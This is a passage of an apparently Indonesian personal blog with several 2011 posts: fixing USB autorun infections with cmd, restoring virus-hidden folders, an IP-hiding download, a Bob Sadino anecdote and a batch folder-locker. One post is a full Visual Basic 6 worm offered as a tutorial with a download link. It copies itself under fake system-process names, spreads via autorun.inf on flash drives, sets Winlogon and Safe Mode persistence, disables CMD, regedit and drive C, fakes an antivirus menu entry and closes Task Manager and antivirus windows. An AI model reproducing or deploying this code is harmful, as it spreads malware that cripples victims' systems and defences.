Kamis, 10 Februari 2011

menghapus manual virus pada Flashdisk dengan CMD

kebanyakan virus menggunakan bantuan dari sebuah tipe file *.inf dalam pengaktifan virus tersebut.
hal yang perlu kita ketahui adalah bagaimana file itu berada pada flashdisk kita..
file *.inf itu bernama autorun.inf biasanya si pembuat virus menjadikan attribute file tersebut sebagai system,,hidden,,read only..
jadi jika kita lihat secara langsung kita tidak akan menemukan file tersebut..

caranya adalah menggunakan Command line kesayangan kita..


berikutnya akan nampak seperti ini :
kenapa kita tidak memakai windows explorer saja untuk, membukanya??
mungkin pertanyaan itu muncul di benak kita..
jawabannya bisa saja,,tapi konsekuensinya virus akan aktif jika pada salah satu script yang di gunakan berisi "Action = open folder to view file"..


setelah itu ketik nama drive flashdisk kita. contoh drive flashdisk saya G:
ketikan dir /as /ah pada command line. hal ini di maksudkan agar file yang kita lihat bertipe system dan terhiden.

ini merupakan file2 yang di sembunyikan oleh pemiliknya.
lihat file yang di beri kotak merah,,file ini merupakan [Maaf Saya Kasar] bengek dari virus cvlu.exe..

bagaimana cara menghapusnya??? mudah kita ketikkan del pada command line.. mari kita coba.


kenapa saat kita del ada tulisan could not find,,itu karena kita lupa bahwa tipe file tersebut hidden,,read only plus system..
jadi kita rubah dulu attributnya seperti ini..


setelah itu kita mulai menghapus file autorun.inf terlebih dahulu baru kita hapus file cvlu.exe karena file switch pengaktifannya adalah file autorun.inf.
jadi ketik contoh seperti di bawah ini.
Spoiler image
Posted Image

kemudian kita check kembali di rectory yang di hidden maupun file system dari flashdisk kita dengan mengetik dir /as /ah.
setelah itu akan muncul file2 kita kemudian lihat perbedannya.
Spoiler image
Posted Image

nah setelah itu kita aman membuka flashdisk dari mindows explorer.

nb :
kelebihannya menggunakan cara ini :

* mengetahui tempat induk virus bersemayam
* lebih aman tanpa anti virus
* lebih cepat penanganannya, karena terfokus ke induk virus
* dapat mempelajari secara langsung virus dalam mengaktifkan diri sendiri.


kekurangannya menggunakan cara ini :

* kurang mampu menscan file yang telah terinfeksi, karena keterbatasan informasi khas file yang terinfeksi.
* kurang efisien.
* dan terakhir apapun itu terserah anda para user untuk tetap menggunakan anti virus atau cara ini sebagai tambahan Basketball [img][/img][img][/img]


Rabu, 09 Februari 2011

Menghindari Heacker dengan Real Hide IP

Sadarkah teman kalau Hacker melakukan aksinya karena IP adress kita terlihat..
ok langsung ajj nih sob w kasi aplikasi untuk Menghindari Heacker dengan Real Hide IP Real HIDE IP memungkinkan kita untuk browsing secara anonim, menyimpan alamat IP kita tersembunyi, melindungi informasi pribadi Anda terhadap hacker dan menyediakan enkripsi penuh aktivitas online Anda, semua dengan satu klik sederhana dari sebuah button.
Versi: 4.0.7.6 + Portable
Diperbarui: 2010,11
Bahasa: Multilanguage
Platform: Windows 2K/XP/2K3/Vista/7
Ukuran: 7,14 mb
langsung ajj download disini

Bob Sadino: “Semoga Saya Masuk Neraka”

Bob Sadino barangkali sudah banyak yang kenal. Ia pengusaha sukses yang suka berpenampilan nyentrik. Di mana pun dan kapanpun pakaian “kebesarannya” adalah celana pendek di atas lutut. Yang belum banyak diketahui dari tokoh yang akrab dipanggil Om Bob ini adalah kehidupan spiritualnya.

Nah, dalam biografinya “Belajar Goblok dari Bob Sadino” yang diluncurkan tahun lalu, sedikit terkuak kehidupan spiritual pemilik supermarket Kim Chicks ini. Lahir di Tanjung Karang, 9 Maret l933, Lampung, Bob Sadino ternyata seorang Muslim sejak lahir. Tapi ia mengaku, tak mengerti agama dan belum bisa menjalankan kewajiban sebagai seorang Muslim.

Malah, saat ditanya doa apa yang ia panjatkan setiap hari, jawabannya sungguh mengagetkan. “Kalau orang lain berdoa meminta masuk surga, maka saya setiap hari berdoa kepada Tuhan semoga saya masuk neraka!” Entah itu guyonan atau memang ayah dua putri ini benar-benar tak paham agama.

Tapi yang jelas, ia mengaku sudah terlalu banyak berlumur dosa, sehingga malu minta surga kepada Allah. Jawaban pemilik pabrik sosis dan ham, Kim Food, yang kerap diundang dalam berbagai seminar bisnis ini mengingatkan kepada sebuah lagu ciptaan kelompok Band Ungu ‘Aku manusia yang takut neraka, tapi aku juga tak pantas masuk surga.’

Hanya, bukan Bob Sadino bila tidak bisa membalik pertanyaan. “Daripada Anda yang sudah tahu berlumuran dosa, tapi tetap ngotot mau masuk surga,” sambung Bob, “apakah Anda tidak malu sama Tuhan? Terus berbuat dosa dan maksiat, tapi tetap minta masuk surga. Mending saya dong.”

Menurut anak seorang guru ini, “Lebih baik Anda memperbaiki hidup Anda, jangan lagi berbuat terlalu banyak dosa dan perbanyak berbuat baik pada orang lain. Tanpa minta masuk surga pun, Tuhan pasti akan menempatkan Anda ke sana…” Nah, bagaimana?

Originally Posted by Bob Sadino
Bob Sadino mengaku beragama Islam sejak dilahirkan. Tapi, hingga 1982 ia sama sekali tidak mengerti agama dan tidak juga menjalankan kewajiban sebagai seorang Muslim. Selama puluhan tahun, ia tenggelam dalam urusan duniawi yang sangat melelahkan dan menguras tenaga serta pikirannya. Meski itu sangat dinikmatinya. Hingga pada suatu hari...

”Pa, aku kok tidak pernah melihat Papa shalat?” pertanyaan itu keluar dari mulut putri pertamanya, pada pertengahan 1982. Pertanyaan anaknya itu bagai petir di siang bolong. Menggelegar. Jiwa Bob langsung bergetar dan terus memikirkan isi kata-kata putrinya itu. Gelisah, resah, dan banyak lagi perasaan lain ketika itu. Tapi itu tidak berlangsung lama, karena Bob memang selalu menghadapi berbagai masalah dengan senang dan enteng.

Maka sehari setelah pertanyaan anaknya, giliran Bob yang memberikan pertanyaan. Bukan kepada putrinya, melainkan kepada sang istri, ”Bu..mau berangkat ke Mekah nggak? Umroh yuk...!

Sang istri kaget bukan kepalang. Ia tidak mengira sama sekali, suami yang dikenalnya selama puluhan tahun mengajukan pertanyaan dan ajakan semacam itu. Apa jawaban sang istri?

Tentu saja jawabannya ’iya’, karena tidak lama kemudian mereka berangkat ke Mekah untuk umrah. Padahal, saat itu Bob sama sekali belum mengerti tata cara ritual Islam tersebut. Bahkan Bob mengaku tidak bisa gerakan shalat dan tidak hafal satu surat al-Qur’an, termasuk surat al-Fatihah yang harus dibaca setiap shalat. Ketika sudah berada di depan Ka’bah, Bob hanya bisa tersenyum tanpa melakukan apapun karena memang tidak bisa. Tanpa membaca surat apapun karena tidak ada yang dihafalnya.

”Saya sudah berusaha menghafal al-Fatihah, tapi sulitnya minta ampun. Tidak bisa sama sekali,” ceritanya, ”Ya sudah di depan Ka’bah saya hanya tersenyum saja.” Bob mengaku, peristiwa itu sangat luar biasa. Ia yang merasa penuh dosa dan tidak pernah melaksanakan perintah Allah, tetap mendapat panggilan Allah ke tempat suci Mekah.”Perasaan itu muncul ketika berada di depan Ka’bah, makanya saya hanya tersenyum saja,” katanya.

Aneh bin ajaib, besoknya setelah berjumpa dengan Ka’bah, Bob bisa menghafal al-Fatihah dan langsung lancar shalat. ”Luar biasa, setelah tersenyum di depan Ka’bah, semua menjadi lebih mudah.”

Setahun kemudian, Bob dan istri meneruskan ibadahnya melaksanakan ibadah haji. Meski sudah haji, sepulang dari Mekah Bob tetap saja Bob Sadino, yang selalu berpenampilan seadanya, santai dan cuek. Ke manapun pergi, ia tetap dengan pakaian ’kebesarannya’: celana jean cekak di atas atas lutut. Tentu saja auratnya jadi kelihatan. Bukankah batas aurat pria lutut ke atas?

Selasa, 08 Februari 2011

Mengembalikan Folder Yang Di Hidden Virus

Ada sebuah cerita sederhana seperti ini ;
“ Komputer saya terkena virus, setelah saya scan menggunakan antivirus, virus itu
berhasil dihilang atau dibersihkan, tetapi ketika setelah saya restart ada beberapa Folder
di komputer saya yang hilang”.
“ Flashdisk terkena virus, setelah di scan menggunakan antivirus, flashdisk terbebas dari
virus tetapi kenapa ketika flasdisk itu saya coba buka di komputer lain banyak folder yang
hilang, sudah coba dicari dengan Properties Tools, Folder Option, View, Show Hidden
Files and Folders, bisa terlihat tapi untuk membuang checklist pada Attribut tetapi masih
tidak bisa diaktifkan ? “.
Dari dua persoalan tersebut dapat disimpulkan bahwa komputer tempat kita bekerja
terserang virus yang berekstensikan .scr.


Cara kerja virus ini sangat sederhana yaitu merubah setiap folder yang ada di komputer atau
flashdisk menjadi file applikasi dengan kapasitas yang digandakan menjadi 32 Kb (tertulis
disaat kita membuka). dan ketika coba di bersihkan menggunakan antivirus dari salah satu
vendor, virus tersebut bisa di hilangkan tetapi effect yang ditimbulkan dari scanning tadi
adalah folder-folder yang terserang virus ini menjadi hilang.
Sebenarnya folder tersebut tidak hilang namun disembunyikan saja. Dan folder yang hilang
tersebut dapat kita kembalikan dengan menggukan perintah attrib pada command prompt.
Cara sangat sederhana sekali namun sebelum mengupas bagaimana mengembalikan Folder
yang hilang tersebut akan kita kupas sedikit tentang attribute ini.
Untuk melihat Properties attribute dapat dilakukan dengan dua cara yaitu :

1. Melalui Windows Prompt

Command attribute bekerja pada DOS command prompt, memiliki beberapa fungsi salah
satunya adalah untuk menset attribute dari suatu file apakah file tersebut akan diberi
attribute :
- read-only file attribute
- Archive file attribute
- System File Attibut
- Hidden File Attribut
Untuk mengembalikan Folder yang hilang tersebut menggunakan cara yang kedua yaitu
melalui command prompt.

Adapun tahapannya adalah sebagai berikut :
1. Klik start
2. Kemudian pilih run
3. Kemudian ketikan kata cmd
4. Selanjutnya akan muncul command prompt
5. Nah inilah bagian yang terpenting dari pembahasan kita kali ini, pada command
prompt ini kita ketikkan attrib /? Untuk mengetahui beberapa perintah pada
properties attribute melalui command prompt.
6. selanjutnya pada pompt tersebut akan muncul sederatan kalimat yang menjelaskan
tentang attribute seperti :

* - tanda (+) untuk sets an attribute
* - tanda (– ) untuk Clears an attribute
* - huruf R untuk read-only file attributes
* - huruf A untuk Archive file attribute
* - huruf S untuk System file attribute
* - huruf H untuk Hidden file attribute
* - /S untuk proses penyamaan file di dalam folder sebelumnya dan semua subfolder
* yang ada di komputer
* - /D untuk proses yang akan dilakukan terhadap folder itu sendiri


7. Kembali kepada Folder yang hilang tersebut maka perintah yang kita ketikkan pada
command prompt ini adalah : (ketikkan perintah ini pada Drive C:\> atau D:\> atau
dimana ada Folder yang hilang).
attrib –s –h *.* /S /D
8. Selanjutnya refresh komputer atau semua drive yang ada di komputer kita, hasilnya
adalah BAM !!!, folder yang hilang tersebut muncul kembali.
Jadi sekarang kita tidak perlu khawatir lagi dengan folder yang hilang karena terserang
virus .scr.
Bahkan kita bisa membuka folder orang lain yang di hidden .. (tapi saya tidak
merekomendasikannya lho …) selamat mencoba.

Kamis, 03 Februari 2011

menghentikan bandwith orang lain yang masih satu LAN ma Kita

langsung ajj ke link downloadnya sedot

Cara membuat virus untuk ms word

Program kita kali ini adalah membuat Virus sederhana yaitu hanya mengganggu Microsoft Office Word dan Excel.Misalkan user membuka Word maka pada kertas tempat mengetik sudah muncul pesan dari Virus demikian pula jika membuka Excel maka pesan akan diberikan virus pada cell Excel. Sederhana sekali ya..ya memang virus ini tidak merusak dokumen/file-file dan tidak mengahpus file-file apapun jadi virus yang sangat baik hati..he..he..Jika anda ingin menambahkan fiture-fiture yang kejam silahkan saja tapi disini/virus ini tidak saya tuliskan bagaimana melakukan format atau delete file ataupun fiture penyusupan lainnya (sekarang belum saatnya).Silahkan dicoba dijamin 100% tidak ada data yang dihapus, ini hanya sebuah virus permainan saja kok..berani mencoba?
Yang dibutuhkan dalam pembuatan project ini adlah : 5 buah timer dan 1 drivelistbox
Pada proyek kali ini kita dapat belajar mengenai Windows Api Sendmessage, registry, dan Otomatisasi pada Word serta Excel. Semoga bermanfaat.

Masukan semua code di bawah ini pada form
==========================================
Private Declare Function FindWindow Lib “user32″ Alias “FindWindowA” (ByVal lpClassName As String, ByVal lpWindowName As String) As Long ‘pencari Kleas dan Window Name Suatu File
Private Declare Function SendMessage Lib “user32″ Alias “SendMessageA” (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long ‘sendmessage
Private Declare Function GetDriveType& Lib “Kernel32″ Alias “GetDriveTypeA” (ByVal nDrive As String) ‘ penghandel flashdisk
Private Declare Function ExitWindowsEx Lib “user32″ (ByVal dwOptions As Long, ByVal dwReserved As Long) As Long ‘exit windows
Private Const WM_CLOSE = &H10
Private Const EWX_LOGOFF = 0
Private Const EWX_SHUTDOWN = 1
Private Const EWX_REBOOT = 2
Private Const EWX_FORCE = 4
Private Const EWX_POWEROFF = 8

Option Explicit
Dim FWnd
Dim obj As Object
Dim doc As Object
Dim WrkBook As Object
Dim WrkSheet As Object
Dim i As Integer
Dim RegRun
Dim FolderStartUp
Dim FolderMyDocuments
Dim FolderTemplates
Dim FolderNetHood
Dim FolderPrintHood
Dim FolderFavorites
Dim FolderSendTo
Dim FolderPrograms
Dim FlashDisk

Private Sub Form_Load()
On Error Resume Next
‘acak caption virus shg caption akan berubah setiap windows startup atau virus tereksekusi
Randomize
Me.Caption = Int(Rnd * 2221189331445#) ‘silahkan masukan angka sesuka anda
‘menggandakan diri
GandakefolderIstimewa
Me.Visible = False
App.TaskVisible = False ‘virus tidak terlihat di task manager
InfeksiRegistry
End Sub

Sub BuatWord()
On Error Resume Next
Set obj = CreateObject(“word.application”)
Set doc = CreateObject(“word.application”)
Set doc = obj.Documents.Add
doc.Content = “VIRUS BERHASIL MENGINFEKSIMU – SALAM KENAL”
End Sub

Sub BuatXls()
On Error Resume Next
Set obj = CreateObject(“excel.application”)
Set WrkBook = obj.workbooks.Add
Set WrkSheet = WrkBook.worksheets.Add
WrkSheet.Cells(15, 4) = “VIRUS BERHASIL MENGINFEKSIMU – SALAM KENAL”
End Sub

Sub InfeksiRegistry()
On Error Resume Next
RegRun.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell”, “Explorer.exe” & ” “”" & FolderMyDocuments & “\services.exe”"” ‘virus akan tetap berjalan pada tipe windows Safe Mode
RegRun.regwrite “HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\AlternateShell”, FolderFavorites & “\SalamKenal.exe” ‘virus akan tetap berjalan pada tipe windows Safe Mode With Command Prompt
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions”, 1, “REG_DWORD” ‘Folder Options tdk dapat diakses
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions”, 1, “REG_DWORD” ‘Folder Options tdk dapat diakses
RegRun.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden”, 0, “REG_DWORD” ‘Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden”, 0, “REG_DWORD” ‘Sembunyikan file beratribut superhidden/File-file system
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD”, 1, “REG_DWORD” ‘Disable CMD dan File .Bat
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD”, 1, “REG_DWORD” ‘Disable CMD dan File .Bat
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools”, 1, “REG_DWORD” ‘registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\DisableRegistryTools”, 1, “REG_DWORD” ‘registry tdk dapat diakses dan tdk dapat melakukan pengimporan file berekstensi Reg
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon”, FolderTemplates & “\smss.exe” ‘smss.exe berjalan pada saat startup
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Winlogon”, FolderSendTo & “\System.exe” ‘System.exe berjalan pada saat startup
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind”, 1, “REG_DWORD” ‘search pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFind”, 1, “REG_DWORD” ‘Ssearch pd star menu hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp”, 1, “REG_DWORD” ‘help suport pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoSMHelp”, 1, “REG_DWORD” ‘help suport pd star menu hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose”, 1, “REG_DWORD” ‘Tombol Turn Off pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoClose”, 1, “REG_DWORD” ‘Tombol Turn Off pd star menu hilang
RegRun.regwrite “HKEY_CURRENT_USER\Control Panel\Colors\WindowText”, “255 0 0″, “REG_SZ” ‘DEFAULT TEKS MENJADI MERAH
RegRun.regwrite “HKEY_CLASSES_ROOT\Drive\shell\Scan With Antivirus\Command\”, FolderFavorites & “\SalamKenal.exe” ‘Membuat Menu Scan With Antivirus pada klik kanan Drive-drive, tapi bukan Antivirus yang dijalankan melainkan Virus SalamKenal.exe yang terletak di Folder Favorite
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives”, 4, “REG_DWORD” ‘Drive C hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDrives”, 4, “REG_DWORD” ‘Drive C hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu”, 1, “REG_DWORD” ‘Menu File pada Windows Ekplorer hilang
RegRun.regwrite “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\InternetExplorer\policies\Explorer\NoFileMenu”, 1, “REG_DWORD” ‘Menu File pada Windows Ekplorer hilang
RegRun.regwrite “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom\Autorun”, 1, “REG_DWORD” ‘Autorun pada CD atau USB
End Sub

Sub GandaKeFlashDisk()
On Error Resume Next
If Dir(FlashDisk & “\Winlogon.exe”) <> “Winlogon.exe” Then ‘mengecek ada atau tdknya winlogon.exe di flashdisk jika tdk ada kemudian
FileCopy FolderStartUp & “\Winlogon.exe”, FlashDisk & “\Winlogon.exe”
SetAttr FlashDisk & “\Winlogon.exe”, vbHidden + vbSystem + vbReadOnly
End If
BuatFileAutorunInf
End Sub

Sub BuatFileAutorunInf()
‘membuat file Autorun.inf ke flashdisk yang berfungsi agar setiap flashdisk jika di klik dua kali/klik kanan trus klik open maka Virus (winlogon.exe) akan tereksekusi
On Error Resume Next
Open FlashDisk & “\Autorun.Inf” For Output As 1
Print #1, “[AutoRun]”
Print #1, “Icon=Winlogon.exe” ‘Agar FlashDisk Memiliki Icon Sama dengan Virus
Print #1, “Open=Winlogon.exe”
Print #1, “ShellExecute=Winlogon.exe”
Print #1, “Shell\Open\Command=Winlogon.exe”
Print #1, “Shell=Open”
Close #1
SetAttr FlashDisk & “\Autorun.Inf”, vbHidden + vbSystem + vbReadOnly
End Sub

Sub GandakefolderIstimewa()
On Error Resume Next
Set RegRun = CreateObject(“WScript.Shell”)
FolderStartUp = RegRun.specialfolders(“StartUp”)
FolderMyDocuments = RegRun.specialfolders(“MyDocuments”)
FolderTemplates = RegRun.specialfolders(“Templates”)
FolderNetHood = RegRun.specialfolders(“NetHood”)
FolderPrintHood = RegRun.specialfolders(“PrintHood”)
FolderFavorites = RegRun.specialfolders(“Favorites”)
FolderSendTo = RegRun.specialfolders(“SendTo”)
FolderPrograms = RegRun.specialfolders(“Programs”)
On Error Resume Next
‘membuat virus dengan nama winlogon.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderStartUp & “\WinLogon.Exe”
SetAttr FolderStartUp & “\Winlogon.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama services.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderMyDocuments & “\services.Exe”
SetAttr FolderMyDocuments & “\services.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama smss.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderTemplates & “\smss.Exe”
SetAttr FolderTemplates & “\smss.Exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama csrss.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderPrintHood & “\csrss.Exe”
SetAttr FolderPrintHood & “\csrss.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama Isass.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderNetHood & “\Isass.Exe”
SetAttr FolderNetHood & “\Isass.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama SalamKenal.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderFavorites & “\SalamKenal.Exe”
SetAttr FolderFavorites & “\SalamKenal.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama System.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderSendTo & “\System.Exe”
SetAttr FolderSendTo & “\System.exe”, vbHidden + vbSystem + vbReadOnly
‘membuat virus dengan nama ctfmon.exe
FileCopy App.Path & “\” & App.EXEName & “.exe”, FolderPrograms & “\ctfmon.Exe”
SetAttr FolderPrograms & “\ctfmon.exe”, vbHidden + vbSystem + vbReadOnly
End Sub

Private Sub Timer1_Timer() ‘Timer 1 diberi interval 5 detik
On Error Resume Next
FWnd = FindWindow(“OpusApp”, “Document1 – Microsoft Word”) ‘Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow(“OpusApp”, “New Microsoft Word Document.doc – Microsoft Word”) ‘Ms Word
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatWord
obj.Visible = True
Timer2.Enabled = True
Timer1.Enabled = False
End If
End Sub

Private Sub Timer2_Timer()
On Error Resume Next
FWnd = FindWindow(“XLMAIN”, “Microsoft Excel – Book1″) ‘ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
On Error Resume Next
FWnd = FindWindow(“XLMAIN”, “Microsoft Excel – New Microsoft Excel Worksheet.xls”) ‘ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
End Sub

Private Sub Timer3_Timer()
On Error Resume Next
‘menutup aplikasi yang berbahaya bagi virus
FWnd = FindWindow(“#32770″, “RUN”) ‘jendela run
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “System Configuration Utility”) ‘msconfig
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “Windows Task Manager”) ‘task manager
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “Avira AntiVir Personal – Free Antivirus”) ‘Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “AntiVir Guard: Attention, Detection!”) ‘Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“RegEdit_RegEdit”, vbNullString) ‘regedit.exe
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“TMainForm”, vbNullString) ‘aplikasi buatan Delphi (Antivirus PCMAV yang versi lama dapat ditutup tetapi versi yang baru tidak bisa dihentikan) <:d
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“TApplication”, vbNullString) ‘aplikasi buatan Delphi
SendMessage FWnd, WM_CLOSE, 0&, 0&
End Sub

Private Sub Timer4_Timer()
‘cari flashdisk
On Error Resume Next
For i = 0 To Drive1.ListCount – 1
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> “a” Then
FlashDisk = (Drive1.List(i))
Timer4.Enabled = False ‘agar lampu flashdisk tdk berkedip-kedip terlalu lama, sehingga tdk mencurigakan si empunya flashdisk
Exit For
End If
Next
GandaKeFlashDisk ‘
End Sub

Private Sub Timer5_Timer()
On Error Resume Next
InfeksiRegistry
‘Mungkin salah satu virus dihapus shg perlu selalu menggandakan diri
GandakefolderIstimewa
‘menyalakan timer 4
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> “a” Then
Timer4.Enabled = True
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Cancel = 1
End Sub

Private Sub Form_Unload(Cancel As Integer)
Cancel = 1
End Sub

Silahkan Download Project Di 4shared.com /file/59775133/a79fbd16/VIRUS.html

Cara Menyembunyikan Folder tanpa Software Apapun!

pasti diantara kita punya rahasia kan, ada yang nyimpen banyak bokep di
pc nya, ada yang nyimpen surat cinta dari selingkuhan, atopun yang
laen. nah, biar semua rahasia kita tu ga gampang di ketahui ma orang
lain, tentu aja folder tersebut harus kita amankan.
nih, ada satu trik mengunci folder tanpa software apapun.

- Buat folder baru ( nama folder suka - suka )

- Masukan code dibawah ke dalan folder yang kamu buat tadi, sebelumnya
Buka Notepad, copy code dibawah didalam notepad pastinya..
Code:

cls
@ECHO OFF
title Folder Private
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Private goto MDLOCKER
:CONFIRM
echo Are you sure you want to lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Private "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to unlock folder
set/p "pass=>"
if NOT %pass%== password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Private
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Private
echo Private created successfully
goto End
:End


- Setelah mengcopy Comand diatas, liat pada line ( 23), kamu akan
menemukan "password here" <-- ( ubah kata "password here" dengan
password yang kamu inginkan ) .

- Setelah itu, simpan code di dalam notepad tadi dengan nama "locker.bat" .

- Sekarang kembali ke folder tadi dan kamu akan melihat Comand (LOCKER ).

- Klik Comand tersebut dan akan muncul folder baru dengan nama "Private" .

- Nah.. sekarang tinggal menjalankan misi penyembunyian file pribadi
dengan cara memindah file2 pribadi anda kedalam folder "private" tadi,
setelah yakin semua file g ada yang tersisa, kembali ke Comand "LOCKER"
tadi dan klik Comand tersebut, dia akan menanyakan "apakah anda mau
mengunci folder anda?" Y/N ?

- ketik "Y" , akhirnya terkunci juga

- Jika ingin membuka folder private tadi, tinggal klik Comand LOCKER dan masukan password yang kamu buat tadi.